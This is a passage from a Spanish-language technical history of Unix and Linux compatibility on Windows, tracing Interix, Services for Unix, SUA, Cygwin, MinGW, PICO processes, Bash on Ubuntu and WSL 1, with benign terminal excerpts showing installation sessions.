
Contaba con *Kornshell*, *Bourne Shell* y *C Shell*, además de 300 utilidades, los *sockets* mapeados sobre *winsock*, clientes X, *inetd* como un servicio de Windows, *gcc*... algo potente para la época.

Cuando la versión 3 de Interix ya estaba totalmente integrada en Windows, se le volvió a cambiar el nombre y se hizo gratuita: *Windows Services for Unix* (SFU). Hubo un SFU 1.0 en NT, SFU 2.0 en Windows 2000 y SFU 3.0 en XP.





Esquema de funcionamiento de Interix (no integrado en el Kernel). Fuente: <https://slideplayer.com/slide/6851814/>

SFU, con ese nombre y en sistemas de usuario, llegó hasta Vista en 2006 con una versión 3.5. En Windows Server 2008 se incluyó, pero con otro nombre de nuevo: ahora los SFU eran los *Subsystem for Unix-based Applications* (SUA), que a veces se llama también Interix 5 y 6. Y por cierto, ahora solo en los Windows de tipo Enterprise, Ultimate o Server, con lo que desaparecieron de las versiones Home o Professional.



Arquitectura SUA. Fuente: <https://slideplayer.com/slide/6851814/>

En Windows 7 (solo versiones Ultimate y Enterprise), SUA estaba deshabilitada por defecto y en Windows 8 marcada como obsoleta para, finalmente, no llegar a Windows 10 como tal.



SUA en Windows 7 Enterprise. No activado por defecto y su archivo de ayuda en español


SUA ya permitía, por ejemplo, llamar desde UNIX a las APIs Win32 y se consideraba ya un subsistema completo, no un emulador. SUA no pretendía ser ningún sistema operativo, pero cumplía los estándares para poder portar herramientas y existía una comunidad muy activa en www.suacomunity.com, financiada y alojada por Microsoft (aunque de una manera

errática y sin darle excesiva publicidad). Ahí se desarrollaban los *bash*, *cpio*, *OpenSSH*, *BIND*... capaces de correr en SUA, además de un montón de librerías útiles... todos portados para ejecutarse en el subsistema, cosa que Microsoft no hacía por su cuenta.

Author	
styro   Total Posts : 2 Reward points : 0 Joined: 2/20/2005 Status: offline	 Kerberised OpenSSH? - Monday, February 21, 2005 12:42 AM Hi, What would it take to kerberise ssh on Interix? eg apply Simon Wilkinsons GSSAPI patches to It would be great to be able to ssh into our Windows server using existing kerberos tickets. I I have a sinking feeling it would be a lot more work than just applying the patches and rebui well? Or could it use existing APIs (doubtful?) from Windows? Thanks for any light shed on the subject :)
Rodney  	 RE: Kerberised OpenSSH? - Monday, February 21, 2005 10:40 AM Yes, it is more than a few simple patches to get it working. It will also be a lot of support too based on some experience. There is a commercial version coming that is kerberos'd with many other enhancements in the near future.

Intercambio de opiniones para hacer funcionar SSH con Kerberos en Interix. Fuente:
<https://web.archive.org/web/20081206100812/https://www.suacomunity.com/forum/tm.aspx?high=c2m=5046&mpage=1#15834>

Aunque se percibe cierta evolución en el subsistema y acercamiento al mundo Linux, en realidad durante esa época (2003 – 2010) se descuidó el producto, con muchísima confusión en los nombres, las disponibilidades según versiones de Windows, y dejadez en la evolución del código en sí para convertirlo algo más moderno. El foco de la compañía se desvió a otros proyectos (como PowerShell, necesario para administrar los nuevos Windows sin GUI). Microsoft, en aquel momento, parecía tener cierta reticencia a incluir por defecto cualquier tipo de software libre en el propio Windows, independientemente de que algunas licencias lo impidiesen. Prefería delegarlo en la comunidad o distribuirlo aparte, además de mantenerlo casi debajo del radar. El subsistema en sí consistía en un puñado de ficheros (psxss.exe, psxss.dll, posix.exe y psxrun.exe), y para poder hacer “algo” con ello, debías descargar las herramientas, o sea: “*Utilities and SDK for UNIX-based Applications*” por separado. Esto también supuso un problema. Las Utilidades y SDK para el SUA de Windows 7 tardaron ocho meses en salir, sin novedades con respecto a las anteriores. Era una relación esquizofrénica con lo que por entonces podía percibirse como un rival. Recordemos que eran tiempos de popularización de Ubuntu en el escritorio, y la nube con sistemas fundamentalmente Linux mientras Microsoft empujaba también ambos mercados.



SUA disponía de un SDK aparte para recompilar programas a Windows

Estaba claro que con todo este lío de nombres, mal soporte, dejadez y escasez de novedades, se estaba arrinconando al producto. La comunidad SUA se cerró brevemente en julio de 2010² y totalmente en 2013. Linux podía verse ya como una clara amenaza y la posición de Microsoft en el mercado con XP y Server 2003 era cómoda. Además, si alguien necesitaba desarrollar en Linux dentro de Windows, *Hyper-V* se había lanzado en 2008 y ya permitía ejecutar OpenSuse y RedHat. Finalmente, una mezcla entre un subsistema y la virtualización, sería el camino tomado.

Para 2015, todo era diferente y ocurrió un giro de guion. Windows 10 vendría a cambiar radicalmenet la postura de Microsoft, Android se hizo tremadamente popular y por primera vez, la compañía cambió totalmente su filosofía con respecto al software libre. Steve Ballmer fue el CEO de 2000 a 20014 y una de sus desafortunadas frases más célebres resume la relación entre tecnologías: llegó a calificar en 2001 a Linux como “un cáncer que se pega a todo lo que toca en lo que a propiedad intelectual se refiere”. Satya Nadella desde 2014 modifica por completo ese mensaje. Si previamente, la compañía parecía intentar estrangular toda tecnología que no fuera la suya... al final la acabó abrazando. Aunque todavía en 2016, el propio Ballmer lo consideraba un “verdadero rival”³. Hoy, no solo existe WSL sino que Microsoft mantiene (de forma muy discreta desde 2020) su propia distribución: CBL-Mariner (Common base Linux – Mariner). La empresa lo usa como Linux base para contenedores en la implementación de Azure Stack HCI de Azure Kubernetes Service. No tiene escritorio, sino que más bien optimiza las herramientas necesarias para su propósito. Está disponible libremente en *GithHub*⁴.

² <https://brianreiter.org/2010/08/24/the-sad-history-of-the-microsoft-posix-subsystem/>


³ <https://www.linuxadictos.com/ballmer-linux-ya-no-es-un-cancer-es-un-rival-verdadero-de-windows.html>

⁴ <https://github.com/microsoft/CBL-Mariner>

Cygwin

Mientras que SFU o SUA disfrutaban de un espacio de *Kernel* propio y las herramientas necesitaban del subsistema para ejecutarse, Cygwin es una aproximación totalmente diferente para disfrutar de las utilidades Linux en Windows. Cygwin es una aplicación que básicamente emula el sistema Unix, cargando una DLL (cygwin.dll) en memoria que “traduce” (a veces con éxito, a veces no) las llamadas de un programa pensado para Linux, al *Kernel* de Windows. Hace de traductor POSIX. Pero el software que quiera funcionar en Cygwin, debe portarse a esta plataforma específicamente. Existe un repositorio con un montón de herramientas portadas. Por el contrario, WSL puede ejecutar el mismo programa que el *Kernel* nativo sin modificaciones.

Cygwin por tanto es un entorno similar a Linux, pero muy limitado. Se puede usar para desarrollo dentro de Windows como si se estuviera en un Linux, porque luego esos programas no necesitarán del entorno Cygwin para funcionar.



```

Copying skeleton files.
These files are for the users to personalise their cygwin experience.

They will never be overwritten nor automatically updated.

'./.bashrc' -> '/home/Sergio//.bashrc'
'./.bash_profile' -> '/home/Sergio//.bash_profile'
'./.inputrc' -> '/home/Sergio//.inputrc'
'./profile' -> '/home/Sergio//.profile'

Sergio@DESKTOP-KP500GD ~
$ ls

Sergio@DESKTOP-KP500GD ~
$ cd ..

Sergio@DESKTOP-KP500GD /home
$ ls
Sergio

Sergio@DESKTOP-KP500GD /home
$ cd Sergio/
$ ls
Sergio@DESKTOP-KP500GD ~
$ ls
Sergio@DESKTOP-KP500GD ~
$ cd ..
$ ls
Sergio@DESKTOP-KP500GD /home
$ cd ..
$ ls
Sergio@DESKTOP-KP500GD /
$ ls
Cygwin-Terminal.ico  Cygwin.ico  cygdrive  etc      lib      sbin    usr
Cygwin.bat           bin        dev       home    proc    tmp     var
$ |

```

Instalación y uso de Cygwin.

GoW (GNU on Windows)⁵ es una alternativa a Cygwin pero mucho más liviana. Apenas 10 megas. Contiene 130 herramientas de Unix portadas a binarios Win32. Está algo abandonada desde hace tiempo, pero funciona.

MKS toolkit

MKS puede verse como el cygwin “comercial”. MKS Toolkit fue licenciado para Microsoft para aprovechar las primeras dos versiones del subsistema Windows Services for UNIX (SFU) o sea, en NT y Windows 2000, pero fue dejado de lado posteriormente en favor de Interix cuando Microsoft la compró.

Era un paquete de software que permitía disponer de un entorno de *scripting* con ciertos comandos “UNIX-like” integrados.

⁵ <https://github.com/bmatzelle/gow>



Todavía es posible instalar MKS toolkit con un saborcillo viejuno

MinGW

MinGW está muy orientado a la compilación en C y C++, para Windows, en entorno de línea de comando. Contiene GCC (GNU Compiler Collection) y MinGW-w64.

Por sí mismos, GCC y MinGW-w64 podrían usarse para compilar programas para cualquier plataforma, pero el secreto de MinGW son las *winlibs* integradas que permiten crear programas que corran nativamente en Windows, compilando también en un Windows pero conseguirlo en un entorno “UNIX-like”.

UNIXTools

Las puedes descargar desde <https://unxutils.sourceforge.net>. Esto no son más que algunas de las funcionalidades de las herramientas típicas de Unix portadas a Windows, sin mayor complejidad. Pero hacían el apaño. Yo usaba mucho tail.exe, sort.exe, grep.exe, diff.exe... Todas dependiendo principalmente de Microsoft C-runtime (msvcrt.dll) sin ninguna emulación, entorno o subsistema de por medio. Tienes otras versiones aquí⁶.

Virtual Machines / Hyper-V

Por supuesto, antes de WSL, podías virtualizar una máquina e instalar en ella cualquier distribución. Y todavía esto puede ser útil y compatible con WSL bajo ciertas circunstancias (si quieres un aislamiento total entre sistemas, aunque esto es en parte ya posible con WSL). Pero las máquinas virtuales son a veces incómodas precisamente por encontrarse tan aisladas y costosas en recursos. Es simplemente como disponer de dos máquinas diferentes corriendo en el mismo sistema: perfecto cuando quieras total aislamiento, incómodo cuando necesitas algo más de integración y ahorrar recursos.

Como curiosidad, hasta hace no mucho, no era posible activar *Hyper-V* y la virtualización de *VMWare* o *VirtualBox* al mismo tiempo en Windows. Si activabas una, desactivabas la otra. Si querías ejecutar máquinas con *Hyper-V*, no podías arrancar otra con *VMWare* o *VirtualBox*. La razón es que *Hyper-V* es un *hypervisor* de tipo 1, o sea, está a bajo nivel en el *Kernel*. Por el


⁶ https://tinyapps.org/blog/201606040700_tiny_unix_tools_windows

contrario, tanto *VirtualBox* como *VMWare* implementan drivers que se ejecutan en el espacio de usuario, o lo que es lo mismo, son de tipo 2.

Algo que hay que tener en cuenta es que WSL 2 hace uso de *Hyper-V* para virtualizar procesos. No es necesario activar *Hyper-V* explícitamente en las funcionalidades del sistema operativo, pero sí que lo utiliza. Quizás por eso en algunos manuales de hace tiempo leerás que WSL 2 no es compatible con virtualización de tipo 2 en la misma máquina. Pero ya no es cierto. Afortunadamente con las últimas versiones de ambos programas, es posible tener activado WSL 2 y *VMWare* o *VirtualBox* a la vez (gracias a los cambios que hicieron estos últimos).


Los “proto” WSL

Project Astoria fue el nombre en clave para *Windows Bridge for Android*, que se diseñó en 2015 para llevar las apps de Android al difunto Windows Phone o Windows 10 Mobile. El proyecto se puso en pausa meses después, y murió en 2017. ¿Un absoluto fracaso nada más nacer? No, porque de sus cenizas y experiencia nació WSL, versión 1.



Anuncio del proyecto Astoria donde se podía lanzar una app y ver qué grado de compatibilidad tenía con Windows

A su vez, el proyecto Astoria se sirvió de otros previos como Proyecto Drawbridge (2011). Este pretendía llevar la virtualización y “sandboxing” a otro nivel. De ahí nacieron los procesos PICO.



Fuente: <https://www.microsoft.com/en-us/research/project/drawbridge/>

Los procesos PICO son en esencia como contenedores con una mínima interfaz para el Kernel y una librería de sistema operativo, a los que han quitado lo incensario y añadido una alta abstracción para que la interacción de esos procesos con el sistema operativo sea más eficiente. Esto los hace mucho más ligeros y seguros.

Contenían lo mínimo imprescindible (*Process Isolation COntainer*, de ahí su nombre) para acceder al Kernel (solo 45 llamadas) y una librería del sistema. El caso es que desde su creación en 2011 no se usaron mucho para correr procesos Windows sino que se aprovecharon, como decía, en 2015 para ejecutar las apps Android en Windows Phone. De ahí, se trasladaron fácilmente a la ejecución de binarios de Linux y finalmente WSL 1 se ejecuta en un proceso PICO, proporcionado por el driver LxCore.sys, encargado de simular un entorno Linux y de traducir las llamadas a sistema. Algo importante (que ya he repetido, pero que supone la diferencia radical entre versiones) es que los procesos PICO ya no se usan en WSL 2. Han sido sustituidos por una máquina virtual ligera completa.

Los procesos PICO no solo funcionaban para lanzar procesos de Linux a Windows. Se usaron también “al revés” en 2016: para portar Microsoft SQL server (en Windows) a Linux. Como curiosidad, se usan además para que Windows 10 IoT pueda ejecutar aplicaciones de Windows CE. Los procesos PICO están diseñados para ejecutar cualquier cosa, ya sea un mini-Windows dentro o un mini-linux.

Por otro lado, Project Latte, anunciado en 2020, pretendía recuperar aquello de lanzar apps de Android en Windows Phone pero, una vez muerto y enterrado, ahora lo hace en el propio Windows. Está basado (por supuesto) en Subsistema de Windows para Linux. Actualmente al Project Latte se le llama *Windows Subsystem for Android*. Permite que un dispositivo (solo con Windows 11) ejecute aplicaciones de Android, pero solo las que están disponibles en Amazon Appstore.

En 2025 en España, no se puede disponer del Subsistema para Android a través de la tienda de Microsoft si lo buscas, pero es posible conseguirlo a través de este⁷ enlace. Aunque en 2025 deja de estar operativo. Project Latte muere aquí.




Figura: Solo válido en Windows 11

Bash de Ubuntu en Windows

Parte de la tecnología moribunda del proyecto Astoria, en 2016, se recicló hacia un proyecto también fallido (pero transicional) llamado *Bash on Ubuntu*. En vez de apps de Android se ejecutaba ahora una terminal *bash* como si fuera un *cmd*. Dentro, se traducían binarios de Linux para ejecutarse en el *Kernel*, pero dentro del procesos PICO.

Esto se consiguió gracias a un acuerdo con Ubuntu (y por eso ahora es la distribución mejor integrada en el sistema). Venía con Windows 10 (1607, también conocida como *Anniversary Update*).

⁷ <https://apps.microsoft.com/detail/9P3395VX91NR?hl=en-us&gl=US>

```
C:\Users\bleblanc>bash
-- Beta feature --
This will install Ubuntu on Windows, distributed by Canonical
and licensed under its terms available here:
https://aka.ms/uowterms

Type "y" to continue: y
Downloading from the Windows Store... 100%
Extracting filesystem, this will take a few minutes...
Installation successful! The environment will start momentarily...
root@localhost:/mnt/c/Users/bleblanc#
```



El bash era una app que simulaba una terminal. Fuente: <https://keys.direct/blogs/blog/how-to-install-bash-on-windows-10>

Se podía arrancar de dos formas, o bien con el comando *bash* o bien a través de las apps. Hoy por hoy no puede lanzarse. Todo el proyecto en *GitHub* de *Bash on Ubuntu on Windows* apunta ya al moderno WSL 2.

Microsoft and Canonical partner to bring Ubuntu to Windows 10 for Developers



John Zannos
Builder - Investor

13 artículos

+ Seguir

30 de marzo de 2016

[Abrir lector interactivo](#)

Today at Microsoft BUILD in the Day One keynote, Kevin Gallo announced that you can now run Bash on Ubuntu on Windows. Microsoft working with [Canonical](#), [Ubuntu](#) Linux's parent company, has enabled developers to run Ubuntu on Windows 10. This is a continued expansion of the Microsoft and Canonical partnership to make it easier for developers that love Windows and Ubuntu. Microsoft and Canonical continue to bring the best Operating System experience to developers and users. I believe that the future of technology is

Anuncio del acuerdo con Ubuntu, el comienzo.

Fuente: <https://www.linkedin.com/pulse/microsoft-canonical-partner-bring-ubuntu-windows-10-john-zannos/>

WSL 1

Hacia 2017, *Bash on Ubuntu* se volvió Windows Subsystem para Linux (en Windows 10, en su versión 1709) y ahora ya se podían instalar distribuciones enteras desde la tienda de Microsoft, con lo que no solo disponíamos de la distribución Ubuntu.

```
PS C:\Windows\system32> lxrun /install
Warning: lxrun.exe is only used to configure the legacy Windows Subsystem for Linux distribution.
Distributions can be installed by visiting the Windows Store:
https://aka.ms/wslstore

This will install Ubuntu on Windows, distributed by Canonical and licensed under its terms available here:
https://aka.ms/uowterms

Type "y" to continue: y
```

En WSL 1 había que lanzar `lxrun` para instalar el sistema de ficheros en bash. Afortunadamente ya está deprecado.

Fuente: <https://www.korayagaya.com.tr/kali/how-to-install-msconsole-on-windows-10>

WSL 1 permitía ejecutar binarios ELF en Windows, que no es lo mismo que un sistema nativo. LxCore.sys debía traducir las llamadas de sistema del *Kernel* de Linux al *Kernel* NT, y esto era un trabajo “uno a uno” con lo que llamadas como abrir ficheros, o reservar memoria podrían ser relativamente sencillas de traducir, pero nunca se conseguiría traducir de forma óptima todas y cada una. De hecho, se decía que solo se disponía del 90% de las llamadas (usada probablemente por el 99% de los programas). Pero aun así no dejaba de ser un método de traducción y simulación... un juguete.

